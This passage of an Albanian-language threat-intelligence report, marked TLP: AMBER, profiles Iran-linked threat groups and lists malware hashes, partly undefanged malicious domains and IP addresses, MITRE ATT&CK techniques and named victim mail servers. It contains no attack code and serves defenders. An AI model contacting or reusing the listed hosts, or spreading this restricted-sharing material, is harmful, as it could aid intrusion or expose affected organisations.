BouldSpy mund të hyjë në llogaritë e viktimave, aplikacionet e instaluara, të dhënat e shfletuesit, regjistrat e thirrjeve, kontaktet, përmbajtjen e mesazheve tekst, dhe listat e kartelave dhe dosjeve. **BouldSpy** gjithashtu mund të regjistrojë thirrjet telefonike, të bëjë foto me kamerën e pajisjes së viktimës, të regjistrojë tastierën, të regjistrojë vendndodhjen e pajisjes, dhe të bëjë screenshot. BouldSpy vepron fshehtazi në shërbimet Android kur një viktimë hap një prej aplikacioneve të prekura ose ndez pajisjen.

BouldSpy ka aftësi të tjera të ngjashme me ransomware, megjithatë, mendohet se kodi i ransomware është jofunksional, duke sugjeruar se është ose në zhvillim ose shërben si një mashtrim. BouldSpy mund të marrë komandat përmes C2, megjithatë, mund të dërgojë komandat edhe përmes mesazheve tekst.

HASH
0fdffb20e59b28181801274ad23b951106c6f7a516eb914efd427b6617630f30
184356d900a545a2d545ab96fa6dd7b46f881a1a80ed134db1c65225e8fa902b
29940a2482ecef332499e1da76b42a592f0b2c3fa31881c30fc3e3aa679b70a0
37d4c5a0ea070fe0a1a2703914bf442b4285658b31d220f974adcf953b041e11
4bcda645ac57c1a4956bb2d9700eca24696d5051fba425bf362fdbd055302dce
4ca60767a9d54a1c9633dd6dfb04e224449b31e0f08e4caa008c86dc3357368c
znzspy[.]com
0d09d5e46e779d796a8d295043e5bbd90ac43705fa7ff7953faa5d8370840f93
02c4969c45fd7ac913770f9db075eadf9785d3a7
02d6ca25b2057f181af96d2837486b26231eaa496defdf39785b5222014ef209
039fc34ace1012eff687f864369540b9085b167f0d66023f3b94f280a7fdf8b7
1dc12c6a44852023f1687f9f31a9e58dc7ce96d492a58a3e87dec5aa8f45ba92

TLP: AMBER



290d70472f4b00a1cf01f5c1311aacffaa39057bb1c826c99419999cccf7ae53
3d41830f943c31f69eb6ed7804cc18b289ba2172d258bd118a8503d120318d63
43a92743c8264a8d06724ab80139c0d31e8292ee
4580980a6fb65ea1501464d36306c24d341189e84500562c5a3ac844f9a79525
48d642c2c77eeabff36249c59ce397a9ee5f3d825d735f839c5c05939499406e
4ed6095b43354dcbd65988f59006300a0a5a84ea0bbdb47225afae8eb5e60d9
5168610b73f50661b998e95a74be25bfe749b6ef
53de1e0963cbc59e78c6143a6f023e2fcfc45a681fadcd6d400226764d01b
53e00f1e8d2d6aa2d8a0eda2bf2d924fbc6f67db12ac3238d7c4b4520de7fadcd
53ed971b48ae0b2ff6bcd7bf4e8970d6eac3e7cdcd3ae6fa05860b9e5ac58ee
5446e0cf2de0a888571ef1d521b9ada7b34ef33e
54479fbb2f3c8c16714e526925537e738b1b586310c8d15ce10f33327392e879
54e4612ed01d0b601a87bce44ca4ea91d9a5c12fdae558b48c4038061b47022
5787723b2221464337e6bbe4200aab912f1f711447224e4e6c4c96c451ff41bf
62a48bcb2d2f22017ce67b853654903464c19892a07a3c0ca020048cb049f0cd
63ff362f58c7b6dec8ea365a5dbc6a88ec09dacf
68a1452172636b081873b9f7c1ae3794035c4ff50d5538b656caf07016b74d07
7f603216a0a7bae2c8cec65a800608ac22cfff8cd98c699677e44d36267a9798
826aa303e50e6cd093c7339a8d8ff70b7385e5322d9de5b7c5d832bed83a4651
8324266e25d6a8dbc6e561e035b9e713c3bd339ba9bb5e5b9d4f0821a0262510
88d03e683c01d9979c752844579bd367892edbbdc876b03df8e1d09412f761c5
9156f5bd322306c9038a3bc830e53e7b13c272e121fb70b3b8d7d9968fb97e4f
9ab1898ea9b153fa9203a19c7f25fa28231e8a1cb28540f5da1903615bee3818
a0cfad29e816403c35db5eb713dfc468084afd578c38f9f610e15a7460882986
a3797856766fef6651f8c679febd12378fc3196c5cc74923d90377045107700d
a5b5f6027b463d82fde3c38153086d5accc466df33123070ea541e62124b943
b1df569ad4686e16ec0c661733d56778f59cdb78207a3c2ad66df9b9828c84ab
bd7779e6100e07b3eae67bfcdc53f1f08468651240229e284cca60e2b953496b
c70d4d5e13b043ad25a298cea095a2667f9c7cd47bdc2a27512812d0c02a1e63
ca730b8b355e44919629a958d940e77eb1b4cd0c1bbe2ab94a963222f2723f57
ccef7ca705b899fe337eda462d38216c414c0cfe41052dec102c8f6d8876ad8a
cf3b12fd9dec79a366f1c897f2b843d1913168df03e496190ddf2561fbfe22f3
d14b50e8a284bd49dbcae7978f08c3d756e17973dcc8992e42f88d2dda331732
d90168d1f3568b5909d2e14288300ede298f6c663b51e883e7eb5d8d70277423
d90901bf338378fb6e7d39edb57321d0f980289aa8585f0c2a1d86aa9e7ee4d8
e069bcd473c83b937db46243dd53e8856b5be6d0ade880c0ec61107054a7e32e
e7a6925f0fe03108b965a3cf9f2fe1204add376ecde68bafd872e9d828d762e9
f1728125f37ca8738b19b418a3fe896e9bdcde5aed6559db3eea55f4e17602c4
Domain-et malinje
firmwaresystemupdate[.]com
appsoftupdate[.]com
israelhourglass[.]com

TLP: AMBER



parsun[.]com
seraj[.]ir
systemdriverupdate[.]com
znzspy[.]com
<u>arash.naderpour@gmail[.]com</u>
naderpour@gmail[.]com

Adresat IP malinje
149.56.92.127
192.99.251.49
192.99.251.50
192.99.251.51
192.99.251.54
84.234.96.117
149[.]56[.]92[.]127
185[.]132[.]177[.]122
188[.]253[.]2[.]120
188[.]253[.]2[.]184
188[.]253[.]2[.]198
188[.]253[.]2[.]58
188[.]253[.]2[.]76
192[.]99[.]251[.]49
192[.]99[.]251[.]50
192[.]99[.]251[.]51
192[.]99[.]251[.]54

TLP: AMBER



Indicators & Detection Rules

Domain	Hash	IP Address
appsoftupdate.com ● 15	02d6ca25b2057f181af96d... ● 89	97.74.229.113 ● 24
firmwaresystemupdate.c... ● 15	039fc34ace1012eff687f86... ● 89	185.132.177.122 ● 5
systemdriverupdate.com ● 10	bf482e86d512da46126f0... ● 89	
znzspy.com ● 5	b1df569ad4686e16ec0c6... ● 88	
	290d70472f4b00a1cf01f5... ● 86	
	9156f5bd322306c9038a3... ● 86	
	3d41830f943c31f69eb6ed... ● 85	
	48d642c2c77eeabff36249... ● 85	
	53e00f1e8d2d6aa2d8a0e... ● 85	
	54479fbb2f3c8c16714e52... ● 85	
	5787723b2221464337e6b... ● 85	
	7f603216a0a7bae2c8cec6... ● 85	
	8324266e25d6a8dbc6e56... ● 85	
	ccef7ca705b899fe337eda... ● 85	
	ca730b8b355e44919629a... ● 84	
	d90168d1f3568b5909d2e... ● 84	
	f1728125f37ca8738b19b4... ● 84	
	68a1452172636b081873b... ● 83	
	88d03e683c01d9979c752... ● 81	
	e069bcd473c83b937db46... ● 80	
	8+ more in Table	

Actors, Tools & TTPs

MITRE ATT&CK Enterprise Identifier	Attack Vector	Malware
T1041 (Exfiltration Over C...)	Data Exfiltration	FurBall
T1418 (Software Discovery)		
T1426 (System Informati...)		
T1432 (Access Contact List)		
T1444 (Masquerade as Le...)		
T1476 (Deliver Malicious ...)		
T1533 (Data from Local S...)		

Figura 13: Teknikat dhe IOC e përdorura

DNSpionage

DNSpionage, grupi i aktiviteteve të rrezikut i atribuar **APT34**, është vëzhguar duke përdorur një version të përditësuar të Karkoff backdoor, duke përdorur serverat e Microsoft Exchange në mjedise të komprometuara për komunikimin me C2. Ky version i Karkoff mbështetet kryesisht në Exchange Server të viktimës, për të mbledhur informacion të rëndësishëm nga inbox i targetuar.

HASH
1f47770cc42ac8805060004f203a5f537b7473a36ff41eabb746900b2fa24cc8
27e03b98ae0f6f2650f378e9292384f1350f95ee4f3ac009e0113a8d9e2e14ed
82285b6743cc5e3545d8e67740a4d04c5aed138d9f31d7c16bd11188a2042969
097e5c804b16974c6b8442c4ab0bee5a4f492e2ab98080c9e3f64e1f596c3165
559d9d8bf66fdcfed078d636c1e5e94a
b1d621091740e62c84fc8c62bcdad07873c8b61b83faba36097ef150fd6ec768
ba2ed97dd5673e07dfc4b1ab8153d4fb25fafc04
d6b876d72dba94fc0bacbe1cb45aba493e4b71572a7713a1a0ae844609a72504
f91c5250b33fc5f95495c5e3d63b5fde7ca538178feb253322808b383a26599d
2943e69e6c34232dee3236ced38d41d378784a317eeaf6b90482014210fcd459
07e791d18ea8f2f7ede2962522626b43f28cb242873a7bd55fff4feb91299741

Malware-t	Karkoff
	DNSpionage
Organizatrat	APT34 OilRig (Cobalt Gypsy, Helix Kitten, Timberworm, Twisted Kitten)

TLP: AMBER



Hash-et	d6b876d72dba94fc0bacbe1cb45aba493e4b71572a7713a1a0ae844609a72504
	f91c5250b33fc5f95495c5e3d63b5fde7ca538178feb253322808b383a26599d
	1f47770cc42ac8805060004f203a5f537b7473a36ff41eabb746900b2fa24cc8
Vektorët e sulmeve	C&C Server
Kategoria e Malware-s	Backdoor

DarkHydrus

Më datën 19 nëntor 2020, gjurmimi i një serveri Phishery i hostuar në IP-në 23.106.122.136 zbuloi komunikime me një organizatë viktimë të dyshuar libaneze, Universitetin Islamik të Libanit (IUL). Serveri Phishery u vëzhgua duke komunikuar me 212.98.139.67 që ofron domain-e IUL, dhe një mail server - mail.iul.edu.lb me një certifikatë SSL të vërtetuar që shkon në të njëjtin IP.

Të dhënat sugjerojnë se serveri Phishery ishte në kontakt me subjekte të tjera të vendosura në Liban nga 31 tetor deri më 14 nëntor 2020. Kjo përfshin mail serverin e Këshillit të Ministrave të Libanit (pcm.gov.lb), me mail1.pcm.gov.lb, i hostuar në 194.126.1.204, dhe gjithashtu trafiku te një mail server mail.medgulf.com.lb (89.108.182.55). Një ofrues teknologjie dhe komunikacioni i vendosur në Bejrut, Triple C, gjithashtu u identifikua midis subjekteve të lartpërmendura me trafik nga serveri Phishery që synonte mail serverin e tij, fortimail.triplec.com.lb, i hostuar në 89.108.141.83.

U vëzhgua trafik i lartë nga serveri Phishery drejt IP-ve iraniane, me gjasa të lidhura me ofruesin e telekomunikacionit iranian, MTN IranCell. Kjo përfshin trafikun drejt këtyre IP-ve: 5.112.24.248, 5.112.121.8, 5.112.200.14, dhe 5.113.48.173.

Më parë u raportua për krijimin e një serveri Phishery më datë 28 tetor 2020, nga i njëjti host në IP-në 23.106.122.136. Një domain - usj.email - u konfigurua në serverin Phishery dhe me gjasa falsifikoi mail serverin e Universitetit të Shën Jozefit, një institucion që raporton të ketë origjinë katolike dhe është i vendosur në Bejrut. U zbulua gjithashtu trafik i rrjetit të viktimës drejt serverit Phishery nga serveri i aeroportit të Bejrutit:

(mail3.beirutairport.gov[.]lb /194.126.3[.]98).

IUL raporton që ka katër degë në Liban, duke përfshirë një në periferinë jugore të Bejrutit. Faqja e internetit e IUL sugjeron se është ideologjikisht i lidhur me komunitetin mysliman shiit të Libanit, dhe ka marrëveshje ndërkombëtare me universitetet e tjera rajonale, përfshirë Universitetin Islamik të Iranit, Universitetin e Bagdadit të Irakut dhe Universitetin e Al-Azhari të Egjiptit, midis të tjerëve. Informacioni i burimeve të hapura gjithashtu sugjeron se Universiteti Foenic ia është ngushtë i lidhur me kryetarin e Kuvendit të Libanit, Nabih Berri, i Lëvizjes Amal. Që nga viti 2019, Berri dhe politikanë të tjerë libanezë janë nën hetim të shtuar nga administrata Trump e SHBA për aleancën e tyre politike me Hezbollah-un libanez, dhe më së shumti në shtator 2020, qeveria e SHBA-së ndëshkoi dy politikanë libanezë, Ali Hassan Khalil dhe Youssef Fenianos, për lidhjet e tyre politike me Hezbollah-un.

Phishery është përdorur për të kapur kredenciale dhe si një mjet për ndërtimin e dokumenteve, i përdorur më parë nga DarkHydrus dhe Dragonfly/DYMALLOY. Në një raport të lëshuar nga PaloAlto Networks

TLP: AMBER

në gusht 2018, u vëzhgua se DarkHydrus gjithashtu kishte synuar organet qeveritare dhe institucionet akademike të Lindjes së Mesme.




Figura 21: Taktikat dhe teknikat e këtyre sulmuesve

Cyber Fighters of Izz Ad-Din Al Qassam

Mendohet se Al Qassam Cyber Fighters vepron nga Irani dhe merr mbështetje nga një ose më shumë agjenci qeveritare vendore. Al Qassam Cyber Fighters ishin të përfshirë në fushatën e Operation Ababil, dhe përdorën mjetet dhe malware Brodos.

Malware	Brodos (Brobot, itsoknoproblembro)
Organization	Al Qassam Cyber Fighters
Companies	Bank of America
	PNC Financial Services
	JPMorgan Chase & Co.
	Wells Fargo
	U.S. Bancorp
Industry	Finance
Countries	United States

Cutting Kitten

Tarh Andishan është një subjekt që operon në Iran dhe ka qenë i përfshirë në fushatën e mëposhtme të shtetit: Operacioni Cleaver.

Organizatat	Tarh Andishan
	Cleaver (Cutting Kitten, Ghambar, TG-2889)

TLP: AMBER



Shteti	Iran
Kategoria e grupit të hakerave	Iran Nation State Sponsored

Adresat IP
203.150.224.249
173.192.144.68
78.109.194.114
108.175.152.230
108.175.153.158
184.82.181.48
188.227.180.213
192.111.145.197
64.120.208.74
64.120.208.75
64.120.208.76
64.120.208.78
66.96.252.198
88.150.214.166
88.150.214.168
95.211.241.249
59.253.144.209

CopyKitten

Mendohet se CopyKittens vepron nga Irani dhe merr mbështetje nga një ose më shumë agjenci qeveritare vendore. CopyKittens ishte i përfshirë në fushatat e mëposhtme të shtetit: Operacioni Wilted Tulip, dhe përdori mjetet dhe/ose malware si: Vminst, TDTESS, Matryoshka, NetSrv - Cobalt Strike Loader.

Malware-t	Vminst
	TDTESS
	Matryoshka
	NetSrv – Cobalt Strike Loader
Organizata	CopyKittens
Shtetet	Israel
	Saudi Arabia
	United States
	Jordan
	Germany
	Iran
Kategoria e grupit të hakerave	Iran Nation State Sponsored

TLP: AMBER

Clever Kitten

Mendohet se Clever Kitten operon në Iran dhe sponsorizohet nga agjensitë qeveritare.

Malware	RC Shell
Organizata	Clever Kitten (Group 41)
Shteti	Iran
Kategoria e grupit të hakerave	Iran Nation State Sponsored
Produktet	Acunetix Web Vulnerability Scanner

Cadelle

Mendohet se Cadelle operon në Iran dhe sponsorizohet nga agjensitë qeveritare. Cadelle përdori tools dhe malware Cadelspy

Malware	Cadelspy
Organizata	Cadelle
Shteti	Iran
Kategoria e grupit të hakerave	Iran

Chrysene

Një grup i quajtur Hexane, synon subjekte të lidhura me Industrial Control Systems (ICS) dhe ofrues të telekomunikacionit në një përpjekje për të arritur qëllimin kryesor. Hexane ka synuar ofrues të telekomunikacionit në Lindjen e Mesme, Azinë Qendrore dhe Afrikën, si një hapësirë për sulmet e fokusuara në rrjet në formën e sulmeve "Man In the Middle" dhe të ngjashme. Ajo gjithashtu tregon ngjashmëri me grupet e veprimtarisë MAGNALLIUM dhe CHRYSENE për shkak të interesave të tyre në kompani naftë dhe gaz. Viktimat e këtij grupi Hexane janë komprometuar përmes dokumenteve mallinje që instalojnë malware, duke hapur rrugën për fazat e mëtejshme të sulmit. Gjithashtu, viktimat e grupit janë përqendruar në infrastrukturën kritike, por është ndarë midis ICS dhe telekomunikacionit. Sipas Dragos, Hexane ende nuk ka aftësi për të shkatërruar rrjetet ICS

Organizatat	LYCEUM (Hexane)
	CHRYSENE
Burimet	Bleeping Computer Forums
	Dragos Blog
Teknologjitë	Critical infrastructure systems
	Industrial Control Systems
Kompania	Dragos, Inc.
Vektori sulmit	Man In the Middle Attack

BlackOasis

Grupi i rrezikut i njohur si BlackOasis, i lidhur gjithashtu me grupin NEODYMIUM, ka qenë aktiv në sulmet e synuara duke përdorur shfrytëzime zero-day. Ata janë vëzhguar të shpërndajnë Remote Access

TLP: AMBER

Trojan (RAT) FinFisher përmes shfrytëzimit të CVE-2017-8759. BlackOasis kryesisht synon individë dhe organizata në Lindjen e Mesme, veçanërisht ata të përfshirë në politikë, të drejtat e njeriut dhe mediat. Taktikat, teknikat dhe procedurat (TTP) më të zakonshme të tyre përfshijnë email-e spear-phishing me attach malinje dhe linke, si dhe sulme "watering hole" ku faqet e internetit legjitime kompromentohen për të shpërndarë malware. BlackOasis ka qenë aktiv të paktën që nga viti 2017. Ngjarja më e re dhe e dallueshme që përfshin këtë grup rreziku është zbulimi i përdorimit të trojanit FinFisher për të shpërndarë malware përmes një shfrytëzimi zero-day.

HASH
9ffcf4ce159e932cfe597695c1f44fe8
df76eda3c1f9005fb392a637381db39cceb2e6a8
14860b17c64e422194719f3359a134710478d112f6928cbd1ee071bf35fbae03
c33fe4c286845a175ee0d83db6d234fe24dd2864
5de70dd41b8efa2b2414c8f28c34c74d389b8b9f
743c02fdeb193e127a7fad6554d50087c9cce85ee9f59fde366307a2597fa9aa

TAG-45

Në mars të vitit 2022, një raport listoi IOC të lidhur me **APT LazyScripter**, një grup aktivitete të rrezikut i identifikuar nga Malwarebytes në shkurt të vitit 2021.

TAG-45 përdor Dynamic DNS për C2, përdor metoda të ndryshme si psh metoda që fokusohen në përditësimet e sigorisë të Microsoft Windows, dhe **RAT (Remote Access Trojans)**, siç është AsyncRAT.

Analiza e infrastrukturës të lidhur me aktivitetin e **TAG-45** zbuloi se malware komunikonin me adresa IP që i përkasin ISP të bazuar në Iran dhe Irak, si dhe me hoste virtuale të shpërndarë globalisht si **Dutch WorldStream B.V.** (ASN 49981).

HASH
e217101735da4d01fca4b7b8a0ed676c9b41497e612a3185edb732dbb9f4e893
50c67210770cb420d53855360f17b40ba96fe61c2c3de3559e2d13da619433f2
521e56bdd27018ee0f40341bf556f7748f2eabb32a4bd016789a6b7801d010ec
6af3049529b765cddfc943e9700d5f8b3550513a3f9d503b577579a60635709e
776fc1b1d2037e2037f17086b7c3a06a97db6e9082a6c1e618c3ba4c38a25607
7ec2a0575ed15bd2a7a1b5d944871a2f39c0601dff3b28ff53236de71d1b97b4
d6525f2552c90485dc6bb25d0a90e148b230edb8ea375dd9f346527765488c9b
16a361eec2ea98b9144c1dfea83cd369e75e97c24dc7d7c7eb38dbca93d57384
3513a57d9c3ff69d86a2623287bc19b7266e33262dd8e35973946d05bdf5e4f
3af016e5a4dae345b3cbaafd226ca47bd59c0fed08c5d462c067aff870285ffd
d3d762f1e1b5d95c0c91eb25e5d8a18fcac6f64b7c599b526e33736af351df6a
77afef33c249d4d7bb076079eff1cca2aef272c84720e7f258435728be3bf049
f5359df2aaa02fbfae540934f3e8f8a2ab362f7ee92dda536846afb67cea1b02
0fc8d0c3b6ab22533153b7296e597312fc8cf02e2ea92de226d93c09eaf8e579
435385b409d5a3b1868b6d25016b9deb9ae6dd488341a0ab7af6ba345be1b376

TLP: AMBER

TAG-82

Janë identifikuar 2 grupime të domeineve të regjistruara së fundmi, të cilat me shumë gjasa përdoren nga një grup aktivitetesh të lidhura me Iranin, që njihet si **TAG-83**. Sipas analizimit mendohet se kjo infrastrukturë me shumë gjasa përdoret për spear phishing. Një sektor i prekur i konfirmuar përfshin median dhe gazetarinë, por mendohet se viktimat janë shumë tërësore. Megjithatë nuk janë identifikuar mostra të malware-ve që përdorin këtë infrastrukturë për C2, mendohet se është e lartë mundësia që një infrastrukturë e tillë do të përdoret për përhapjen e malware-ve në të ardhmen. Taktikat, Teknikat dhe Procedurat (TTP) të **TAG-83**-ës përputhen me **APT42** të Iranit (**UNC788**, **Charming Kitten**, **TA453**) ose **APT35** (Mint Sandstorm, **TA453** dhe **Yellow Garuda**). Raportohet se të dy organizatat operojnë nën urdhrat e Gardës Revolucionare Islamike të Iranit (**IRGC**).

Një tipar unik i TTP-ve të **TAG-83**-ës përfshin ridrejtimin e domeineve në faqen e internetit të Televizionit Qendror të Kinës (**CCTV**) (cctv[.]com). TTP-të e TAG-83-ës përputhen gjithashtu me një grup tjetër **AG-56**.

Adresat IP	
	144.217.117.74
	209.133.196.67
	158.69.7.158
	198.27.76.245
	54.39.137.9
	95.217.249.102

Vektorët e sulmeve	Phishing
	Spear Phishing
	Social Engineering
	C&C Server
Shtetet	Iran
	China
Organizatat	APT42
	TAG-83
	APT35 (Group 83, Mint Sandstorm, NewsBeef, Phosphorus, Yellow Garuda)
	Insikt Group
	TAG-56
	Islamic Revolutionary Guard Corps (Iran) (Iranian Revolutionary Guard Corps)
	Certfa Lab
	TAG-82
Adresat IP	135.181.203.1
	176.9.145.182
	78.47.209.46
	78.47.209.43

TLP: AMBER



	135.181.17.82
	135.181.17.96
	88.198.96.213
	136.243.236.68
	46.4.95.242
	88.198.96.21
Domainet	advision.online
	view-pool-cope.online
	title-flow-store.online
	viewstand.online
	sweet-pinnacle-readily.online
	view-cope-flow.online
	tcvision.online
	beaviews.online
	admission.online
	avid-striking-eagerness.online
	22 more
Produktet e prekura	Microsoft HTTP/API 2.0
	Microsoft IIS 10
	Microsoft SQL Server 2019
	Nginx

UNC3890

UNC3890 është një grup rreziku iranien që u zbulua në gusht të vitit 2022, pasi u vërejt aktivitet në sektorët izraelit të transportit detar, kujdesit shëndetësor, energjetik dhe qeveritar. U raportua se UNC3890 ka qenë aktiv që nga fundi i vitit 2020. Ndërsa Mandiant vlerësoi se UNC3890 është mëse e mundshme një grup i pavarur, atë gjithashtu vuri re përplasje mjeshtërie me grupe të tjera të lidhura me Iranin, përfshirë **UNC2448 (NEMESIS KITTEN)** dhe **UNC757 (PIONEER KITTEN)**.

Taktikat, Teknikat dhe Procedurat (TTP) të UNC3890 përfshijnë përdorimin e sulmeve "watering hole" për qëllim të grabitjes së kredencialeve. Grupi i rrezikut zhvilloi servera C2 të maskuar si service të rregullta, si Microsoft Office 365, LinkedIn dhe Facebook, për të shmangur zbulimin. Grupi shpërndante lidhje phishing që ngjasonin me ofrime pune të rreme dhe reklama të kukullave me inteligjencë artificiale për viktimat e tij. Backdoor-i i UNC3890, "SUGARUSH", u përdor për të vendosur një lidhje me C2 dhe për të kryer komandat në kompjuterin e viktimës. UNC3890 gjithashtu përdorte një "stealer" të kredencialeve të shfletuesit, "SUGARDUMP", për të filtruar të dhënat e vjedhura përmes shërbimeve të email-it si Gmail, Yahoo dhe Yandex, tek një server i dedikuar përmes protokollit HTTP.

Përveç kësaj, UNC3890 gjithashtu përdorte tools si Metasploit dhe "Unicorn" (ose "Magic Unicorn"), një mjet për të kryer sulme me PowerShell. Grupi gjithashtu është vëzhguar duke përdorur serverin e testimit të penetrimit NorthStar C2.

TLP: AMBER



HASH
639f83fa4265ddbb43e85b763fe3dbac
084ad50044d6650f9ed314e99351a608
08dc5c2af21ecee6f2b25ebdd02a9079
2a09c5d85667334d9accbd0e06ae9418
2fe42c52826787e24ea81c17303484f9
37bdb9ea33b2fe621587c887f6fb2989

Organizatat	UNC3890
	NEMESIS KITTEN (COBALT MIRAGE, UNC2448, and DEV-0270)
	Pioneer Kitten (Fox Kitten, Lemon Sandstorm, PARISITE, UNC757)
Vektorët e sulmeve	Phishing
	ShellCode
	Powershell Attack
	Credential Harvesting
	Watering hole attack
Kompanitë e prekura	Mandiant
	Yahoo
	LinkedIn
	Air India
	Facebook
	Yandex
Produktet	Microsoft Office 365
	Google Mail
Shteti	Iran
Malwaret	SUGARUSH
	NorthStarC2
	Metasploit Framework
Kategoria Malware	Backdoor
Teknologjitë	Artificial Intelligence
	Magic Unicorn
Identifikimet nga MITRE ATT&CK	T1041 (Exfiltration Over C2 Channel)
	T1587.001 (Malware)
	T1567 (Exfiltration Over Web Service)
	T1566.002 (Spearphishing Link)
	T1566 (Phishing)
	T1555.003 (Credentials from Web Browsers)
	T1204.002 (Malicious File)
	T1199 (Trusted Relationship)
	T1189 (Drive-by Compromise)
	T1105 (Ingress Tool Transfer)

TLP: AMBER

Mango Sandstorm

UNC3313 u zbulua në shkurt të vitit 2022 pas sulmit kundër një qeveritari në Lindjen e Mesme në fund të vitit 2021. Targetat e synuara treguan se në fokus kishin objektiva me një lidhje gjeopolitike.

TTP-të e vëzhguara të **UNC3313** përfshijnë përdorimin e email-eve spear phishing që maskohen si nxitje për promovime pune dhe drejtojnë viktimat të shkarkojnë një file RAR të vendosur në serverin e ruajtjes së te dhenave OneHub. Arkiva e shkarkuar RAR është Windows Installer (.msi) i versionit remote access të ScreenConnect, i cili i jep aktorëve të rrezikut të UNC3313 aftësinë për të fituar një akses fillestar në rrjetin e synuar. Aktorët e rrezikut ruajtën qëndrueshmërinë duke shpërndarë mjetet përmes sesionit të ScreenConnect në rrjetin e synuar. Mjetet përfshinin open source WMIEXEC.PY, që ekzekuton komandat reg për të eksportuar kopje të regjistrimit Windows local SAM, SYSTEM dhe SECURITY. UNC3313 gjithashtu përdorte një version të modifikuar të CrackMapExec v3.0 të kompiluar me Pyinstaller, për të kryer zbulimin e llogarive të përdoruesve dhe për të ekzekutuar komandat në distancë në sistemet e synuara. UNC3313 gjithashtu përdorte shfrytëzimin multi-platform LIGOLO për të vendosur qasje në mjedisin e viktimës.

U identifikuan 2 familje të reja të malware-ve, GRAMDOOR dhe STARWHALE, të cilat shërbenin si backdoor kur vendoseshin në rrjetin e viktimës. GRAMDOOR u krijua me Python 3.9 dhe ekzekutohej vetëm në sistemet operative Windows 8 dhe më të larta. GRAMDOOR gjithashtu përdorte Telegram Bot API për komunikim dhe dërgonte dhe pranonte mesazhe nga një chat i krijuar nga aktorët e grupit në Telegram. STARWHALE është një Script Windows me një backdoor të vendosur që merrte komandat nga serveri i tij përmes protokollit HTTP dhe ekzekutonte komandat përmes Windows cmd.exe.

HASH	
	367021beedb3ad415c69c9a0e657dc3ed82b1b24a41a71537d889f5e2b7ca433
	58282917a024ac252966650361ac4cbbbed48a0df7cab7b9a6329d4a04551c0d
	d65e2086aeb56a36896a56589e47773e9252747338c6b59c458155287363f28
	e8a832b04dbdc413b71076754c3a0bf07cb7b9b61927248c482ddca32e1dab89
	12a7898fe5c75e0b57519f1e7019b5d09f5c5cbe49c48ab91daf6fcc09ee8a30
	1421a5cd0566f4a69e7ca9cdefa380507144d7ed59cd22e53bfd25263c201a6f
IP:	
	91[.]255[.]218[.]199
	31[.]171[.]157[.]0/24

Organizatrat	UNC3313
	MuddyWater (Cobalt Ulster, MERCURY, Mango Sandstorm, Seedworm, TEMP.Zagros)
Produktet e prekura	Python
	Microsoft Windows
	Windows Installer
	Windows Script File
	Microsoft Windows 8

TLP: AMBER



Kompanitë	Mandiant
	Onehub, Inc.
Malwaret	GRAMDOOR
	PyInstaller
	Crackmapexec
	Starwhale
	WmiExec
Teknologjitë	Telegram bot
Vektorët e sulmeve	Spear Phishing
Kategoria e malware	Backdoor
Identifikimet nga MITRE ATT&CK	T1588 (Obtain Capabilities)
	T1587 (Develop Capabilities)
	T1566.002 (Spearphishing Link)
	T1053.005 (Scheduled Task)
	T1059.001 (PowerShell)
	T1059.003 (Windows Command Shell)
	T1569.002 (Service Execution)
	T1047 (Windows Management Instrumentation)
	T1547.001 (Registry Run Keys / Startup Folder)
	T1204 (User Execution)
	T1053 (Scheduled Task/Job)
	T1543 (Create or Modify System Process)
	T1547 (Boot or Logon Autostart Execution)
	T1003 (OS Credential Dumping)
	T1110.001 (Password Guessing)
	T1018 (Remote System Discovery)
	T1033 (System Owner/User Discovery)
	T1046 (Network Service Discovery)
	T1021 (Remote Services)
	T1021.001 (Remote Desktop Protocol)
	T1560 (Archive Collected Data)
	T1105 (Ingress Tool Transfer)
	T1219 (Remote Access Software)
	T1071 (Application Layer Protocol)
	T1572 (Protocol Tunneling)
	T1102 (Web Service)

Agrius

Agrius është një grup i dyshuar i lidhur me Iranin, që u zbulua fillimisht duke sulmuar subjekte në Izrael që nga viti 2020. Megjithatë, ky grup ka mundësi që të ketë një synim më të gjerë të sulmeve, duke përfshirë Lindjen e Mesme dhe më gjërë. Agrius raportohet se është në gjendje të drejtojë fushata

TLP: AMBER

